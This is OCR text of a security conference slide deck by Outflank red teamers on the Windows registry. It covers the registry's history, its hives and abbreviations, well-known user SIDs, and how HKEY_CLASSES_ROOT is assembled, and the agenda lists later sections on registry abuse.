THE REGISTRY RUNDOWN

Cedric Van Bockhaven
Max Grim

September 2024

OUTFLANK

clear advice with a hacker mindset

ABOUT YOUR SPEAKERS

Cedric van Bockhaven - @c3c

- Red Teamer and Offensive Developer @ Outflank
- Network security background / R&D new attack vectors

Max Grim - @max__grim


- Red Teamer and Offensive Developer @ Outflank
- Software engineering background / Cloud & DevOps

OUTFLANK

- Outflank Security Tooling (OST)
- Red Teaming Services


AGENDA

- History and anatomy
- Remote interfaces
- Registry abuse
  - Reconnaissance
  - RPC information leaks
  - Active Directory Certificate Services
  - Relaying
  - Lateral movement
- Summary


Registry Editor
Registry Edit Tree View Security Options Window
HKEY_LOCAL_MACHINE on Local Machine
HKEY_LOCAL_MACHINE
HARDWARE
SAM
SECURITY
SYSTEM
HISTORY AND ANATOMY
HKEY_CURRENT_USER on Local Machine
HKEY_CLASSES_ROOT on Local Machine
HKEY_USERS on Local Machine

HISTORY

- Hierarchical database
- Introduced in **Windows 3.1 (1992)** for COM-based components
- Windows 95 and NT extended its use: **replacing .INI files**




ANATOMY

HKEY_LOCAL_MACHINE	**HKLM**
HKEY_USERS	**HKU**
HKEY_CURRENT_USER	**HKCU**
HKEY_CLASSES_ROOT	**HKCR**
HKEY_CURRENT_CONFIG	**HKCC**
HKEY_CURRENT_USER_LOCAL_SETTINGS	HKCULS
HKEY_PERFORMANCE_DATA	HKPD
HKEY_PERFORMANCE_TEXT	HKPT
HKEY_PERFORMANCE_NLSTEXT	HKPN
HKEY_DYN_DATA	HKDD


HKLM - HKEY_LOCAL_MACHINE

- **HKLM** – HKEY_LOCAL_MACHINE
  - Computer-specific data
  - Software configurations / local policies / group policies



HKU – HKEY_USERS


- **HKU** – HKEY_USERS
  - User-specific settings
    - S-1-5-18: LocalSystem
    - S-1-5-19: LocalService
    - S-1-5-20: NetworkService
    - S-1-5-21-x: User SIDs




- S-1-5-18 is a symbolic link to .DEFAULT
  - e.g. used for winlogon/logonui (e.g. enable numlock, screen saver)
  - Not a template for new accounts

YOU'RE NOT A REAL HIVE

- HKEY_LOCAL_MACHINE and HKEY_USERS are disk-backed
- HKEY_CLASSES_ROOT?
- HKEY_CURRENT_USER?




HKCU – HKEY_CURRENT_USER




HKCR - HKEY_CLASSES_ROOT

HKLM\Software\Classes




+

HKCU\Software\Classes



=

